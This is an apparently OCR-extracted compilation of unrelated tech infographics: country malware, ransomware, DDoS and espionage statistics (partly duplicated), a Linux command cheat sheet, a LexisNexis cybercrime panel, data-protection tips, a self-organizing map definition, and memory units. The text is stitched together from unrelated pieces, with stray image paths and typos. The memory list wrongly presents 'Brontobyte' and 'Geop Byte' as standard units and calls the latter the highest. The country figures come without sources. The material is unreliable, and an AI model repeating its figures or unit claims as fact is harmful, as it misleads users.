
Lucy Reading-Ikkanda/Quanta Magazine


Neutrinos Lead to Unexpected Discovery in Basic Math



Lucy Reading-Ikkanda/Quanta Magazine; source: Fermilab

Google's network: the largest cloud network comprised of 100,000s of miles of fiber cable, 8 subsea cables and over 100 POPs (points of presence)





4:32 56%

Cybersecurity INSIDERS

So, here's the list of those countries with lowest malware infection rates in computers

Sweden-19.88%
Finland- 20.65%
Norway-21.63%
Japan-22.24%
Belgium-22.78%
United Kingdom-23.38%
Switzerland-23.94%
Germany-24.12%
Denmark-24.34%
Netherlands-24.86%

Now the list of those with highest malware infection rates in computers

China-49%
Taiwan-47.34%
Turkey-40.99%
Russia-38.95%
Gautamela-37.56%
Mexico-36.89%
Peru-36.23%
Ecuador-36.22%
Brazil-34.68%
Poland-33.01%

Cybersecurity INSIDERS

List of countries where most users were attacked by Ransomware

India-9.6%
Russian Federation-6.41%
Kazakhstan-5.75%
Italy-5.25%
Germany-4.26%
Vietnam-3.96%
Algeria-3.9%
Brazil-3.72%
Ukraine-3.72%
United States-1.41%

The United States stands as the top country which was hit by notorious traffic related to web applications. The percentage is 66% followed by Brazil & Germany with 5% and the United Kingdom at 3%.

Now, the list of countries from which highest percentage of Global Denial of Service Attacks (DDoS) originated

China-29.56%
United States-21.59%
United Kingdom-16.17%
France-8.72%
Korea-4.06%
Singapore-3.93%
Japan-3.81%

Cybersecurity INSIDERS


The United States stands as the top country which was hit by notorious traffic related to web applications. The percentage is 66% followed by Brazil & Germany with 5% and the United Kingdom at 3%.

Now, the list of countries from which highest percentage of Global Denial of Service Attacks (DDoS) originated

China-29.56%
United States-21.59%
United Kingdom-16.17%
France-8.72%
Korea-4.06%
Singapore-3.93%
Japan-3.81%
Vietnam-3.76%
Germany-3.49%

The list of countries which were most hit by Cyber Espionage

United States-54%
South Korea-6%
Japan-4%
Russia-3%
Columbia, Ukraine-2%
Vietnam, Belarus, Kazakhstan and Phillippnes-1%



CSH thecybersecurityhub

File Commands

ls – directory listing
ls -al – formatted listing with hidden files
cd *dir* - change directory to *dir*
cd – change to home
pwd – show current directory
mkdir *dir* – create a directory *dir*
rm *file* – delete *file*
rm -r *dir* – delete directory *dir*
rm -f *file* – force remove *file*
rm -rf *dir* – force remove directory *dir* *
cp *file1 file2* – copy *file1* to *file2*
cp -r *dir1 dir2* – copy *dir1* to *dir2*; create *dir2* if it doesn't exist
mv *file1 file2* – rename or move *file1* to *file2* if *file2* is an existing directory, moves *file1* into directory *file2*
ln -s *file link* – create symbolic link *link* to *file*
touch *file* – create or update *file*
cat > *file* – places standard input into *file*
more *file* – output the contents of *file*
head *file* – output the first 10 lines of *file*
tail *file* – output the last 10 lines of *file*
tail -f *file* – output the contents of *file* as it grows, starting with the last 10 lines

Process Management

ps – display your currently active processes
top – display all running processes
kill *pid* – kill process id *pid*
killall *proc* – kill all processes named *proc* *
bg – lists stopped or background jobs; resume a stopped job in the background
fg – brings the most recent job to foreground
fg *n* – brings job *n* to the foreground

File Permissions

chmod *octal file* – change the permissions of *file* to *octal*, which can be found separately for user, group, and world by adding:

- 4 – read (r)
- 2 – write (w)
- 1 – execute (x)

Examples:
chmod 777 – read, write, execute for all
chmod 755 – rwx for owner, rx for group and world
For more options, see **man chmod**.

SSH

ssh *user@host* – connect to *host* as *user*
ssh -p *port user@host* – connect to *host* on port *port* as *user*
ssh-copy-id *user@host* – add your key to *host* for *user* to enable a keyed or passwordless login

Searching

grep *pattern files* – search for *pattern* in *files*
grep -r *pattern dir* – search recursively for *pattern* in *dir*
command* | grep *pattern – search for *pattern* in the output of *command*

System Info

date – show the current date and time
cal – show this month's calendar
uptime – show current uptime
w – display who is online
whoami – who you are logged in as
finger *user* – display information about *user*
uname -a – show kernel information
cat /proc/cpuinfo – cpu information
cat /proc/meminfo – memory information
man *command* – show the manual for *command*
df – show disk usage
du – show directory space usage
free – show memory and swap usage
whereis *app* – show possible locations of *app*
which *app* – show which *app* will be run by default

Compression

tar cf *file.tar files* – create a tar named *file.tar* containing *files*
tar xf *file.tar* – extract the files from *file.tar*
tar czf *file.tar.gz files* – create a tar with Gzip compression
tar xzf *file.tar.gz* – extract a tar using Gzip
tar cjf *file.tar.bz2* – create a tar with Bzip2 compression
tar xjf *file.tar.bz2* – extract a tar using Bzip2
gzip *file* – compresses *file* and renames it to *file.gz*
gzip -d *file.gz* – decompresses *file.gz* back to *file*

Network


ping *host* – ping *host* and output results
whois *domain* – get whois information for *domain*
dig *domain* – get DNS information for *domain*
dig -x *host* – reverse lookup *host*
wget *file* – download *file*
wget -c *file* – continue a stopped download

Installation

Install from source:
./configure
make
make install
dpkg -i *pkg.deb* – install a package (Debian)
rpm -Uvh *pkg.rpm* – install a package (RPM)

Shortcuts


Ctrl+C – halts the current command
Ctrl+Z – stops the current command, resume with **fg** in the foreground or **bg** in the background
Ctrl+D – log out of current session, similar to **exit**
Ctrl+W – erases one word in the current line
Ctrl+U – erases the whole line
Ctrl+R – type to bring up a recent command
!! - repeats the last command
exit – log out of current session


FRAUD WITHOUT BORDERS:
U.S. AND CANADA
LexisNexis
RISK SOLUTIONS
LexisNexis® Risk Solutions Cybercrime Report
July-December 2019
DECLINE IN DESKTOP AND MOBILE BROWSER ATTACK RATE, GROWTH IN MOBILE APP ATTACK RATE
ATTACK VOLUME
167M
TOTAL
115M
52M
ATTACK RATES
Mobile / Desktop
2.3%
1.8%
Mobile Browser / App
3.4%
1.9%
ATTACK RATE GROWTH YEAR OVER YEAR
Mobile / Desktop
15%
-14%
Browser / App
138%
-21%
For further insights on cybercrime and prevention solutions,
download the LexisNexis Risk Solutions Cybercrime Report at risk.lexisnexis.com/CybercrimeInsights
LexisNexis Risk Solutions and the Knowledge Burst logo are registered trademarks of RELX Inc. © 2020 LexisNexis Risk Solutions. All rights reserved.

10
A USER'S GUIDE:
WAYS TO PROTECT YOUR PERSONAL DATA
1
Don't click that link!
What to do: Don't click links in emails. Instead, type the URL you want directly into the browser.
Why: According to Microsoft, phishing is still the number one favorite method of cyber-attacks.
2
Use two-factor authentication
What to do: Use a second factor for logging into accounts.
Why: If you have a robust two or multi-factor in place, you are much less likely to lose personal data due to phishing.
3
Delete recorded conversations
What to do: Regularly delete any recorded conversations used by your personal assistant.
Why: There have been cases where Alexa revealed personal data to unknown persons without consent.
4
Keep it clean — delete old files
What to do: Make sure you keep data replication to a minimum. Delete old files you don't use.
Why: There can never be 100% security, but reducing the places that can be compromised helps lessen your risk.
5
Be less social
What to do: Minimize the amount of personal data you have on social media platforms.
Why: Information like your pet's name or mother's maiden name is sometimes used to recover account logins. Don't give hackers an easy way into your online accounts!
6
Don't sync for sync's sake
What to do: Disable automatic file and media sharing whenever possible.
Why: A lot of devices set up cloud syncing when you first configure the device. Check if you really want to store these data in the cloud.
7
Keep off the beaten track
What to do: Disable location tracking on each app.
Why: A recent study of almost 1 million Android phones demonstrated that apps regularly harvested tracking data.
8
Let sleeping Bluetooth lie
What to do: If you are not using Bluetooth, switch it off.
Why: Bluetooth vulnerabilities can allow data to be siphoned off your device.
9
Encrypt stored data
What to do: Encrypt any data you store on hard drives and use an email encryption tool if you share personal data.
Why: Encryption is a layer of protection that can prevent lost or stolen data from being exposed.
10
Patch your devices
What to do: Keep your computers and mobile devices patched and up to date.
Why: Software vulnerabilities allow malware to infect your device, which can steal data and login credentials.
Sources
1. Stolen PII & Ramifications: Identity Theft and Fraud on the Dark Web, Armor Blog
2. Identity Fraud Hits All Time High With 16.7 Million U.S. Victims in 2017, Javelin Research
3. Security Intelligence Report (SIR), Microsoft
4. 2018 Data Breach Investigations Report, Verizon
5. Alexa user gets access to 1,700 audio files from a stranger, TechCrunch
6. Woman says her Amazon device recorded private conversation, sent it out to random contact, KIRO 7
7. Binns, R., et.al., Third Party Tracking in the Mobile Ecosystem, Association for Computing Machinery
8. The Attack Vector "BlueBorne" Exposes Almost Every Connected Device, Armis
9. Breach Level Index, Gemalto
© 2019 InfoSec Institute. All rights reserved.
INFOSEC
INSTITUTE

@TheInsaneApp


Self organizing maps



@TheInsaneApp

A **self-organizing map (SOM)** is a type of artificial neural network(ANN) that is trained using unsupervised **learning to produce a low-dimensional** (typically two-dimensional), discretized representation of the input space of the training samples, called a map, **and is therefore a method to do dimensionality reduction**.

5 stage #cybersecurity framework



source pwc via @mikequindazzi

What is Open Source?

Open source software is software that users have the ability to run, distribute, study and modify for any purpose.

Open source is a collaborative software-development method that harnesses the power of peer review and transparency of process to develop code that is freely accessible.[1]

Open source draws on an ecosystem of thousands of developers and customers all over the world to drive innovation.[2]

1,2 http://connect.educause.edu/display/47941

Units of Computer Memory Measurements

1 Bit = Binary Digit

8 Bits = 1 Byte

1024 Bytes = 1 KB (Kilo Byte)

1024 KB = 1 MB (Mega Byte)

1024 MB = 1 GB(Giga Byte)

1024 GB = 1 TB(Terra Byte)

1024 TB = 1 PB(Peta Byte)

1024 PB = 1 EB(Exa Byte)


1024 EB = 1 ZB(Zetta Byte)

1024 ZB = 1 YB (Yotta Byte)

1024 YB = 1 (Bronto Byte)

1024 Brontobyte = 1 (Geop Byte)

Geop Byte is The Highest Memory

